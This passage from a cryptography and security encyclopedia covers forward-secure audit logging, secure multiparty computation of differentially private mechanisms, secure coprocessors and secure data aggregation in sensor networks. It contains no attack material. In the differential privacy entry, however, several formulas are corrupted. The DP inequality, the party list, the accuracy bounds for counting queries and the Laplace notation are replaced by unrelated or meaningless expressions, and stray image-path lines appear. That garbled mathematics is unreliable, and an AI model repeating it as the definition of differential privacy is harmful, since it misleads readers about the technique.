information. A cryptographic solution for secure logging allows the state of an untrusted system to be audited in order to detect unauthorized past activities by either inside or outside attackers. Nevertheless, a cryptographic scheme cannot prevent attacks. Preemptive countermeasures must necessarily rely upon the availability of tamper-resistant hardware and/or secure communication channels. Tamper-resistant hardware has been employed in securing database systems maintained in untrusted environments (Maheshwari et al., 2000) and in storage-based intrusion detection systems (IDSs) (Pennington et al., 2003), where the IDS component embedded in the storage device's firmware remains active even if an external source executes software with the same privileges of the operating system. Other traditional methods to protect logs from tampering include write once read many (WORM) optical drives and continuous feed printers, whereas replication of logged data on many remote trusted servers forces an attacker to break into all or most of the remote hosts in order to erase evidence of her actions (Herlihy and Tygar, 1987).

Theory

The detection of both unauthorized modification and intentional destruction of log entries implies the use of integrity mechanisms which need to be irrevocably tamper-evident. Besides typical data integrity requirements, a secure log ought to satisfy a log stream integrity property in order to ensure that the log entries are in the same chronological order as recorded by the system component responsible for logging. In practical scenarios, audit logs are generated and stored on an untrusted host U (which is assumed to be not sufficiently tamper-resistant); later in time, the audit data are relayed to a trusted server T, who is in charge of validating the received audit log. A moderately trusted entity V (authorized by T through a verification key) may need to verify the authenticity of the audit data, while they are still on U in case there is no high-bandwidth constant throughput channel between U and T. Whenever an attacker gains access to the untrusted logging machine U, he/she may gain the necessary privileges to modify either archived data or audit log entries without any restrictions before the communications with T takes place. Thus, in order to allow either V or T to detect any integrity violation, a secure version of the audit log, stored on U, requires a forward-secure stream integrity mechanism to be employed

(Bellare and Yee, 2003; Kelsey and Schneier, 1999; Ma and Tsudik, 2009). Forward-secure stream integrity refers to the incapability of the attacker to modify, delete, or reorder the existing log entries, as well as create new bogus entries with logging time preceding her break-in time without being detected. The forward-secure sequential aggregate (FssAgg) authentication scheme defined by Ma and Tsudik (Ma and Tsudik, 2009) provides an effective secure logging approach, which (i) is forward-secure, (ii) does not rely on trusted servers to aid V in verifying log integrity, and (iii) defends against the deletion of a contiguous subset of most recent log entries generated right before the attacker intrusion. The FssAgg authentication scheme improves upon previous approaches (Bellare and Yee, 2003; Kelsey and Schneier, 1999) and represents the most complete solution for audit log authentication. In the FssAgg authentication scheme, a sequence of signatures (created through a keyed hash function or a digital signature function) is sequentially combined into a single aggregate signature. Only the last aggregate signature is kept in the audit log, whereas previous aggregate signatures are securely deleted. A successful validation of an aggregate signature is equivalent to the validation of each signature along the chain used to generate it, whereas an unsuccessful validation implies that at least one component signature is invalid and therefore at least one log entry is not verified. U is assumed not to be compromised, at initialization time, when an audit log is opened. U uses a key generation algorithm to generate the initial cryptographic keys and transmits them to T over a secure channel; thereafter, U records the first log entry as a fixed message and computes the corresponding signature using the initial signing key. The current signing key is then updated applying a one-way function to it. In this way, V or T can detect the potential total deletion of the audit log by an attacker. At each occurrence of a new log entry, U employs an aggregate signing algorithm that given a message, the current aggregate signature over the previous log entries and a signing key, computes the aggregate signature on all entries and erases the old one. Then, the key update algorithm uses the one-way function to compute the new forward-secure key and safely deletes the old one. The aggregate signing algorithm provides forward-secure stream integrity because an attacker cannot forge the aggregate signature without knowing any signing key employed prior to his/her break-in. Therefore, the computation of a single aggregate signature for all entries of the audit log makes the alteration or deletion of any log

entry readily detectable by V or T. Finally, in order to detect attacks aiming at incapacitating the logging system, U creates a closing log entry to inform auditors about the service continuity of the logging process. V and T execute a verification algorithm that, given a verification key and a secure audit log, computes a binary value indicating whether the audit log aggregate signature is valid or not. The FssAgg authentication scheme can be enforced adopting either a symmetric-key (Ma and Tsudik, 2007; Ma, 2008) or a public-key paradigm (Ma, 2008; Ma and Tsudik, 2009). However, when using a symmetric-key solution, a malicious verifier V may tamper with the log without being detected by other verifiers. Such a tampering can be detected with the help of T, even if much later in time. This drawback is overcome adopting a public-key variant of the FssAgg authentication scheme (Ma, 2008; Ma and Tsudik, 2009).

Cross-References

Aggregate Signatures
Digital Signature Schemes

References

Bellare M, Yee BS (2003) Forward-security in private-key cryptography. In: Joye M (ed) Topics in Cryptology – CT-RSA 2003, The Cryptographers' Track at the RSA Conference 2003, San Francisco, CA, USA, 13–17 Apr 2003. Proceedings, Lecture Notes in Computer Science, vol 2612. Springer, pp 1–18. https://doi.org/10.1007/3-540-36563-X_1

Herlihy M, Tygar JD (1987) How to make replicated data secure. In: Pomerance C (ed) Advances in Cryptology – CRYPTO '87. A Conference on the Theory and Applications of Cryptographic Techniques, Santa Barbara, California, USA, 16–20 Aug 1987. Proceedings, Lecture Notes in Computer Science, vol 293. Springer, pp 379–391. https://doi.org/10.1007/3-540-48184-2_33

Kelsey J, Schneier B (1999) Minimizing bandwidth for remote access to cryptographically protected audit logs. In: Recent Advances in Intrusion Detection, Second International Workshop, RAID 1999, West Lafayette, Indiana, USA, 7–9 Sep 1999

Ma D (2008) Practical forward secure sequential aggregate signatures. In: Abe M, Gligor VD (eds) Proceedings of the 2008 ACM Symposium on Information, Computer and Communications Security, ASIACCS 2008, Tokyo, Japan, 18–20 Mar 2008. ACM, pp 341–352. https://doi.org/10.1145/1368310.1368361

Ma D, Tsudik G (2007) Extended abstract: forward-secure sequential aggregate authentication. In: 2007 IEEE Symposium on Security and Privacy (S&P 2007), 20–23 May 2007, Oakland, California,

USA. IEEE Computer Society, pp 86–91, https://doi.org/10.1109/SP.2007.18

Ma D, Tsudik G (2009) A new approach to secure logging. ACM Trans Storage 5(1):2:1–2:21. https://doi.org/10.1145/1502777.1502779

Maheshwari U, Vingralek R, Shapiro W (2000) How to build a trusted database system on untrusted storage. In: Jones MB, Kaashoek MF (eds) 4th Symposium on Operating System Design and Implementation (OSDI 2000), San Diego, California, USA, 23–25 Oct 2000. USENIX Association, pp 135–150

Pennington AG, Strunk JD, Griffin JL, Soules CAN, Goodson GR, Ganger GR (2003) Storage-based intrusion detection: watching storage activity for suspicious behavior. In: Proceedings of the 12th USENIX Security Symposium, Washington, DC, USA, 4–8 Aug 2003. USENIX Association

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300842

Secure Cloud Data Utilization

Ranked Search on Encrypted Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300843

Secure Code Updates

Secure Software Updates in IoT Devices

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300844

Secure Communication

Secure Routing in Wireless Mesh Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300845

Secure Communication Bootstrapping

Secure Device Pairing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300846

Secure Computation

Multiparty Computation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1714

Secure Computation of Differentially Private Mechanisms

Jonas Böhler[33] ✉
(33) SAP Security Research, SAP SE, Karlsruhe, Germany

✉ **Jonas Böhler**
Email: jonas.boehler@sap.com

Synonyms

Distributed differential privacy; Secure multi-party computation of differentially private mechanisms

Definition

Secure multiparty computation and differential privacy compose nicely and provide orthogonal protections. The former cryptographically protects distributed *inputs* of a joint computation, only revealing the output, while the latter bounds what a randomized *output* reveals about any input.

Background

Secure multi-party computation (MPC) allows a set of parties $H_\infty = -\log_2(p_{\max})$, where P_i holds private input d_i, to jointly compute a function f over their inputs while learning only the output $y = f(d_1, \ldots, d_n)$. Typically, MPC distinguishes *semi-honest* (passive) adversaries, which correctly compute the function but try to infer additional information from all received messages, and *malicious* (active) adversaries, which can deviate

from the computation (e.g., alter messages). MPC protects the inputs during the computation of f but does not restrict what y reveals about the inputs.

In contrast, differential privacy (DP) restricts what the output y of a (randomized) mechanism $\mathscr{M}$ evaluated on a database $D = \{d_1, \ldots, d_n\}$ reveals about the underlying data. DP ensures that when D changes in a single element, creating a neighbor D', the effect on the output is bounded as $A \times (B + C) \equiv (A \times B) + (A \times C) \pmod{N}$. where S is the set of all possible outputs of $\mathscr{M}$, parameter ϵ is a small constant, and $\delta \geq 0$ is typically negligible in the datasize (say $1/n^2$). Early DP literature assumed a trusted third party has centralized access to the raw data. Later work expanded it to a distributed setting (Kasiviswanathan et al., 2011) and considered computationally bounded parties (Mironov et al., 2009).

Theory

In the following MPC-based definition of DP, $\mathrm{Tr}(z^i) = 1$ denotes the view of party p during the execution of protocol Π on input D, including all exchanged messages and internal state. We write negl(x) to indicate that a value is negligible in x. MPC security parameter κ controls the computational hardness for an adversary (e.g., length of an encryption key), and DP privacy parameter ϵ bounds the privacy loss, i.e., an adversary's maximum information gain after learning the output.

Definition 1 (Distributed Differential Privacy) A probabilistic protocol Π executed by n parties $H_\infty = -\log_2(p_{\max})$ satisfies *Distributed Differential Privacy* w.r.t. a coalition $\mathscr{C} \subset \mathscr{P}$ if for any databases D, D' differing in a single record and any possible set S of views for protocol Π

$$\begin{aligned} &\Pr\left[\mathsf{View}_{\Pi}^{\mathscr{C}}(D) \in S\right] \\ &\leq e^{\epsilon} \cdot \Pr\left[\mathsf{View}_{\Pi}^{\mathscr{C}}(D') \in S\right] + \delta(\kappa), \end{aligned}$$


where $\delta(\kappa) = \delta + \mathrm{negl}(\kappa)$.

The definition considers adversaries which are computationally bounded in κ, i.e., Π provides computational security. For information-theoretic security, i.e., computationally unbounded adversaries, negl(κ) can be


omitted (as it models, e.g., guessing an encryption key with negligible probability) (Mironov et al., 2009). The definition covers the entire view for all possible neighbors. Relaxations of the definition are possible, e.g., consider private record linkage where exact matches are released but the count of nonmatching records is differentially private (He et al., 2017).

Models


Implementation models for DP mechanisms are visualized in Fig. 1 (Böhler and Kerschbaum, 2020). Secure computation of DP mechanisms provides an alternative to implementation models based on different trust assumptions.




(a) Central Model



(b) Local Model



(c) Shuffle Model with Permutation π



(d) MPC Model with 3 Computation Parties C_i

Secure Computation of Differentially Private Mechanisms, Secure Computation of Differentially Private Mechanisms, Fig. 1 Implementation models for DP mechanism $\mathscr{M}$. Party P_i sends a message – raw d_i or randomized data r_i– to a server, who combines all messages with function f. For

MPC, party P_i sends encrypted $\mathsf{Enc}(d_i)$ to m computation parties. (**a**) Central model. (**b**) Local model. (**c**) Shuffle model with permutation π. (**d**) MPC model with 3 computation parties C_i

In the *central model* (Dwork, 2006; Dwork et al., 2006) every party sends their unprotected data to a trusted, central server which runs the mechanism $\mathscr{M}$ on the raw data values. The central model provides the highest accuracy as the randomization is only applied once. In the *local model* (Kasiviswanathan et al., 2011) parties locally apply the randomization themselves and send randomized values to an untrusted server for aggregation. The accuracy is limited as the randomization is applied multiple times; however, no trusted party is required. The intermediate *shuffle model* (Bittau et al., 2017; Cheu et al., 2019) places a trusted party, the shuffler, between the parties and server in the local model. The shuffler permutes and forwards the randomized values, ensuring anonymous communication, which reduces randomization requirements. The shuffle model comes in different "flavors" with different accuracy guarantees: a standard version, allowing either a single or multiple messages per party, and a crypto-augmented version using MPC primitives (e.g., secret sharing). To illustrate the separation between the models, consider counting queries with n parties: The central model achieves accuracy $\mathcal{D}_j\mathcal{E}_k$, the standard shuffle model $t, z \in \mathbb{Z}_p$, and the local model $U = \mathbb{Z}_p$ (Cheu et al., 2019).

The *MPC model* combines the advantages of the respective models, i.e., high accuracy (as in the central model) without a trusted third party (as in the local model), closing the gap occupied by the shuffle model. The disadvantage is that general-purpose MPC incurs additional computation and communication overhead compared to the other models, which can be prohibitive for large data sets. However, MPC can be outsourced as shown in Fig. 1d: the n parties send their encrypted inputs, e.g., via secret sharing or homomorphic encryption, to m computation parties, who perform the computation on their behalf. In outsourced MPC trust is distributed among m non-colluding parties and not concentrated in a single point of failure as in the central model.

Distributed Noise Generation

One standard way to satisfy DP for a function f is the Laplace mechanism where noise sampled from the Laplace distribution, denoted $\mathscr{S}(a) = \texttt{ok}$, is added to a function evaluation, i.e., $f(D) + \eta$. Noise sampling via MPC is

inefficient for semi-honest parties, as they have to securely evaluate complex functions (e.g., sampling $k\backslash\{0\}$ is equivalent to computing $|\mathcal{N}| = N$ with uniformly random $r \in (0, 1]$). Distributed noise generation, where each party locally computes partial noises which are securely combined, is a more efficient and often found alternative (Goryczka and Xiong, 2017). For example, Laplace noise with scale b is equivalent to the sum of gamma distributed random variables, $\sum_{j=1}^{n}(Y_j^1 - Y_j^2)$ for $Y_j^1, Y_j^2 \sim \mathrm{Gamma}(\frac{1}{n}, b)$, where gamma distribution Gamma(k, b) with shape k and scale b has density $\mathrm{P}(x; k, b) = \frac{x^{k-1}}{\Gamma(k)b^k}\exp(-x/b)$. In general, samples from distributions that are infinitely divisible (e.g., Gauss, Laplace) can be expressed as a sum of independent and identically distributed random variables.

Applications

Google introduced the shuffle model to improve the accuracy of their DP telemetry data collection, as even billions of daily reports in the local model are insufficient for statistical values that are not heavy hitters (Bittau et al., 2017). A trusted execution environment on Intel CPUs (SGX) performs the shuffling which can be replaced by MixNets, i.e., secure shufflers based on MPC.

Electricity suppliers deploy smart metering systems to learn aggregated statistics of a power grid with high accuracy, allowing user profiling (e.g., when users are at home, watch TV, turn on appliances). MPC with distributed noise generation protects the users and prevents such profiling (Goryczka and Xiong, 2017).

MPC can hinder data poisoning attacks in the local model, where a set of parties provide faulty values (hidden by the noise) to skew a statistic. As a first step of a private statistical evaluation, MPC can ensure that values are plausible (e.g., in a fixed range) and detect such attacks (Cheu et al., 2021).

Computational efficiency of MPC can be improved by allowing controlled information leakage, e.g., revealing (partial) search patterns or record matches over private data. The information gain from such leakage can be bounded by differential privacy, e.g., by randomly adding dummy elements to obscure the true count of nonmatching records (He et al., 2017).

Open Problems and Future Directions

Further improvements of the efficiency of general-purpose MPC as well as designing specialized protocols, which only solve specific problems but more efficiently, are active research areas.

Cross-References

Differential Privacy
Multiparty Computation
Visual Secret Sharing Schemes

References

Bittau A, Erlingsson Ú, Maniatis P, Mironov I, Raghunathan A, Lie D, Rudominer M, Kode U, Tinnes J, Seefeld B (2017) Prochlo: strong privacy for analytics in the crowd. In: Proceedings of the Symposium on Operating Systems Principles, SOSP

Böhler J, Kerschbaum F (2020) Secure sublinear time differentially private median computation. In: Network and distributed systems security symposium (NDSS)

Cheu A, Smith A, Ullman J, Zeber D, Zhilyaev M (2019) Distributed differential privacy via shuffling. In: Annual International Conference on the Theory and Applications of Cryptographic Techniques, EUROCRYPT

Cheu A, Smith A, Ullman J (2021) Manipulation attacks in local differential privacy. In: IEEE Symposium on Security and Privacy, SP

Dwork C (2006) Differential privacy. In: International Colloquium on Automata, Languages, and Programming, ICALP

Dwork C, Kenthapadi K, McSherry F, Mironov I, Naor M (2006) Our data, ourselves: privacy via distributed noise generation. In: Annual International Conference on the Theory and Applications of Cryptographic Techniques, EUROCRYPT

Goryczka S, Xiong L (2017) A comprehensive comparison of multiparty secure additions with differential privacy. In: IEEE Transactions on Dependable and Secure Computing, TDSC

He X, Machanavajjhala A, Flynn C, Srivastava D (2017) Composing differential privacy and secure computation: a case study on scaling private record linkage. In: Proceedings of the Annual ACM Conference on Computer and Communications Security, CCS

Kasiviswanathan SP, Lee HK, Nissim K, Raskhodnikova S, Smith A (2011) What can we learn privately? SIAM J Comput 40:793–826
[MathSciNet]

Mironov I, Pandey O, Reingold O, Vadhan S (2009) Computational differential privacy. In: Annual International Cryptology Conference, CRYPTO

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300847

Secure Computer System Model

Bell-La Padula Model

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300848

Secure Configuration Management

Configuration Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_495

Secure Coprocessor

Sean W. Smith[34] ✉
(34) Department of Computer Science, Dartmouth College, Hanover, NH, USA

✉ **Sean W. Smith**
Email: sws@cs.dartmouth.edu

Synonyms

Hardware security module

Definition

The term *secure coprocessor* generally refers to a physically secure subsystem of a larger host computer. The aspiration is that the coprocessor provides a sanctuary for computation and data storage secure even against an adversary who physically controls the host.

The term is usually used without a hyphen.

Background

The concept of “secure coprocessor” emerged from a number of different strands, including financial cryptography, military, and early rights management. The burden of cryptographic operations on a host CPU motivates the use of a separate *crypto coprocessor*; the sensitive nature of keys–coupled with the use of such devices in the financial sector, long used to armor–introduced the idea of physical security. Military computing also brings up the issue of tamper-resistant computing (e.g., consider a sensitive

battlefield device that may fall into enemy hands). In the commercial world (in contrast to combat), vendors of “soft” digital objects, such as software, long considered ways to restrict unauthorized use via specialized hardware *dongles*: the idea is that software of interest runs primarily on an open host machine, but it selectively interacts with a primitive coprocessor–whose absence prevents illegitimate. The security of these protections depends on the security of this dongle–and of how the host software interacts with it.

Theory and Applications

Since the goal of a secure coprocessor is to provide protection even when the adversary controls the larger computer, discussions of design and implementation often begin with discussion of physical security techniques, which usually center on ensuring some core secrets are *zeroized* upon attack. Since another goal of a secure coprocessor is house computation securely, other aspects of design wrestle with how to configure and control this computation–and the computation executing on an untampered device can establish that fact to a remote relying party.

For exploring the application space of a secure coprocessor, we might start with the basic taxonomy of considering integrity and/or confidentiality, of data and/or computation. For example, such a device might keep cryptographic keys secret (confidential data), but it might also house a proprietary pricing algorithm (confidential computation) or provide a trustworthy neutral ground to carry out an auction (integrity of computation). Considering the relation of the coprocessor to its host provides another angle to consider things. For example, we might carefully design *partitioned computation* between what executes on the untrusted host and on the trusted coprocessor, with the aspiration that the design of the partitioned coupled with the protections of the coprocessor endows the overall system with some security properties it might otherwise not achieve. We might also try to give the coprocessor some ways to control the host (such as via *busmastering* privileges), so that the coprocessor can assure (or at least measure) the integrity of the rest of the system.

Historically, research at IBM Watson (e.g., Palmer 1992; White and Comerford 1987; White et al. 1991) developed the early ideas of secure coprocessing. Work at CMU (e.g., Tygar and Yee 1991; Yee 1994) developed applications; Smith (1996) provides additional ideas. The work

of Bill Arbaugh (e.g., Arbaugh et al. 1997; Petroni et al. 2004) explored ways of protecting boot and host integrity. Smith (2004) provides a longer history of this technology, culminating in the design, implementation, and validation of the IBM 4758 secure coprocessor platform.

With the emergence of the Trusted Computing Group (and the concomitant ubiquity of TPMS), and the emergence of *late-launch* CPU architectures, many of the early ideas of secure coprocessing are now seeing a revival in mainstream computing.

Cross-References

Trusted Computing
Zeroization

Recommended Reading

Arbaugh W, Farber D, Smith J (1997) A secure and reliable bootstrap architecture. In: Proceedings of the 1997 symposium on security and privacy conference, Oakland, pp 65–71

Palmer E (1992) An introduction to Citadel—a secure crypto coprocessor for workstations. RC18373. IBM T.J. Watson Research Center, Yorktown Heights

Petroni N, Fraser T, Molina J, Arbaugh WA (2004) Copilot—a coprocessor-based kernel runtime integrity monitor. In: Proceedings of the 13th USENIX security symposium, USENIX Press, San Diego, pp 179–194

Smith SW (1996) Secure coprocessing applications and research issues. Los Alamos Unclassified Release LAUR-96-2805. Los Alamos National Laboratory, Los Alamos

Smith SW (2004) Trusted computing platforms: design and applications. Springer, New York

Tygar JD, Yee BS (1991) Strongbox: a system for self-securing programs. In: Rashid RF (ed) CMU computer science: a 25th anniversary commemorative. Addison-Wesley, Reading, pp 163–197

White SR, Comerford LD (1987) ABYSS: a trusted architecture for software protection. In: IEEE symposium on security and privacy, Oakland

White S, Weingart SH, Arnold W, Palmer ER (1991) Introduction to the Citadel architecture: security in physically exposed environments. RC16672. IBM T.J. Watson Research Center, Yorktown Heights

Yee BS (1994, May) Using secure coprocessors. PhD thesis, Computer Science, Carnegie Mellon University

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_639

Secure Data Aggregation

Wensheng Zhang[35] ✉
(35) Department of Computer Science, College of Liberal Arts and Sciences, Iowa State University, Ames, IA, USA

✉ **Wensheng Zhang**
Email: wzhang@cs.iastate.edu

Definition

Securing data aggregation is to protect data aggregation, one of basic primitives of sensor networks for communication efficiency, against security attacks such as eavesdropping and forging aggregated results.

Background

In-network data aggregation has been a widely adopted data-centric forwarding mechanism for sensor networks. With this mechanism, each sensor node aggregates the data that is generated by itself and that it is asked to be forwarded, and forwards only the aggregated result. Typical aggregation functions applied here include sum, average, max/min, median, histogram, and so on. By employing in-network data aggregation, the amount of data communicated in the network can be significantly reduced, which consequently decreases bandwidth consumption and energy depletion. Due to the open nature of wireless communication and the often untrusted (even hostile) deployment environment of sensor networks, data aggregation can be attacked by the adversary. Particularly, the adversary may eavesdrop the communication to obtain intermediate aggregation

results, and a compromised forwarding node may misbehave in data aggregation.

Theory and Applications

To protect aggregated data from being exposed to any entity other than the sink, i.e., protect the confidentiality/privacy of raw and aggregated data, Castelluccia et al. (2005) proposed a simple additively homomorphic encryption technique, and applied it to secure data aggregation in sensor networks. The basic idea is as follows: Each sensor node *i* shares a unique secret key k_i with the sink, and all nodes share a big number *M*. When a leaf node *i* reports a data item *m*, it applies the additively homomorphic encryption function on the data and sends the encrypted data to its downstream node towards the sink. Specifically, the encrypted data is $m'_i = m + k_i (mod M)$. When a non-leaf node *j* has received *n* encrypted reports from its upstream nodes, denoted as m'_{i_t} where $t = 1, \cdots, m$, it computes and reports $m'_j = m_j + \sum_{t=1}^{n} m'_{i_t} + k_j (mod M)$, where m_j is the data item generated by itself. As the sink gets aggregation results from all of its upstream nodes, the sink sums the results up and subtract $\sum_{i \in V} k_i$, where *V* is the set of all nodes in the network, from the sum to extract the actual aggregation result. This scheme was later enhanced by Zhang et al. (2008) for generic privacy-preserving, approximate aggregation. The key idea is that most of numeric data aggregation functions can be approximately implemented as a histogram-based data aggregation plus certain post-aggregation process at the sink. They also develop efficient schemes for privacy-preserving histogram-based aggregation.

As an approach to protecting data confidentiality/privacy in aggregation, He et al. (2007) proposed the cluster-based private data aggregation (CPDA) scheme and the slice-mix-aggregate (SMART) scheme. Both schemes rely on the collaboration between neighboring nodes to hide the actual data reported by each individual node. In CPDA, sensor nodes randomly form clusters, and sensor nodes within the same cluster collectively compute the aggregate value. Two rounds of interactions are required: first, each pair of sensor nodes in the same cluster exchange one data item derived from their own sensory data; second, each sensor node broadcasts to other sensor nodes in the same cluster another data item

derived from the data it received in the previous round. In the improved SMART scheme, each sensor node only needs to exchange data for once with some nearest sensor nodes; that is, each sensor node slices its sensory data into a certain number (say, n) of pieces, and the pieces are then securely distributed to $n - 1$ nearest sensor nodes for aggregation. Both schemes can only tolerate the collusion of up to a certain threshold number (i.e., the number of sensors in a cluster minus two for CPDA, and the sum of out-degree and in-degree minus one for SMART) of sensor nodes.

Another security problem that has been addressed by existing research work is the identification of aggregating nodes that forge aggregated data. Yang et al. (2006) proposed a secure hop-by-hop data aggregation protocol (SDAP). The design of SDAP applies the principles of divide-and-conquer and commit-and-attest. The key idea is as follows: First, all nodes in the network are partitioned into several logical groups. The grouping is known only by the sink, each group leader only knows it is a group leader, and other nodes do not have any knowledge about the grouping. In implementation, each logical group is a connected portion of the tree containing all nodes. Second, in each group, readings of nodes are eventually aggregated by the group leader, and the aggregated result of each group is sent to the sink securely without further aggregation. Third, after the sink receives the aggregated results from all logical groups, it uses Grubbs' test, also known as the maximum normalized residual test, to find out outliers. Fourth, the sink collects commitments from a selected set of individual nodes in each group whose aggregated result is considered an outlier, and attestation is performed based on the commitments to decide if there are any aggregating nodes that have forged aggregated data.

Following the aggregate–commit–prove framework described by Przydatek et al. (2003), Chan et al. (2006) proposed a secure hierarchical in-network aggregation scheme. The scheme runs in three phases. In the first phase, query dissemination, the sink broadcasts a query to the aggregation tree that contains all nodes in the network. In the second phase, aggregation commit, nodes iteratively construct a commitment structure resembling a hash tree. Specifically, each leaf node reports its data to its parent on the aggregation tree. Each internal node performs the aggregation function on all inputs obtained from its children. In addition, it also computes a commitment that is the root of the hash tree in which the leaves are the inputs from its children. Then, the internal node forwards both its

aggregated data and its commitment as an input to its parent. The procedure continues unless the sink has aggregated all the data and produced a commitment for the whole tree. In the third phase, result-checking, each node in the network checks if its contribution is included in the aggregation result. Specifically, the sink broadcasts the final commitment to every node, and every node is also provided information from its upstream nodes that is sufficient for it to verify if its own contribution is used in computing the global hash tree whose root is the broadcast final commitment. If a verification fails in one or more node, misbehavior in aggregation is detected.

Open Problems

Security issues such as data confidentiality/privacy protection and aggregation misbehavior detection have been mostly studied separately. Existing confidentiality/privacy protection schemes cannot detect aggregation misbehaviors, and existing aggregation misbehavior detection schemes cannot protect data confidentiality from insiders. Hence, new solutions are needed to address both issues simultaneously. In addition, other security issues regarding data aggregation need to be discovered and then solved.

Recommended Reading

Castelluccia C, Mykletun E, Tsudik G (2005) Efficient aggregation of encrypted data in wireless sensor networks. In: Proceedings of annual international conference on mobile and ubiquitous systems: networking and services (MobiQuitous), pp 109–117

Chan H, Perrig A (2008) Efficient security primitives derived from a secure aggregation algorithm. In: Proceedings of the ACM conference on Computer and Communications Security (CCS), pp 521–534

Chan H, Perrig A, Song D (2006) Secure hierarchical in-network aggregation in sensor networks. In: Proceedings of the ACM conference on Computer and Communications Security (CCS), pp 278–287

Du W, Deng J, Han Y, Varshney P (2003) A witness-based approach for data fusion assurance in wireless sensor networks. In: Proceedings of the IEEE Global Telecommunications Conference (GLOBECOM), pp 1435–1439

He W, Liu X, Nguyen H, Nahrstedt K, Abdelzaher T (2007) Pda: Privacy-preserving data aggregation in wireless sensor networks. In: Proceedings of IEEE International Conference on Computer

Communications (INFOCOM), pp 2045–2053

Mahimkar A Rappaport T (2004) Securedav: a secure data aggregation and verification protocol for sensor networks. In: Proceedings of the IEEE Global Telecommunications Conference (GLOBECOM), pp 2175–2179

Przydatek B, Song D, Perrig A (2003) Sia: secure information aggregation in sensor networks. In: Proceedings of the international conference on Embedded Networked Sensor Systems (SenSys), pp 255–265

Roy S, Conti M, Setia S, Jajodia S (2009) Secure median computation in wireless sensor networks. Ad Hoc Netw 7:1448–1462

Yang Y, Wang X, Zhu S, Cao G (2006) Sdap: a secure hop-by-hop data aggregation protocol for sensor networks. In: Proceedings of the ACM international symposium on Mobile Ad Hoc Networking and Computing (MobiHoc), pp 356–367

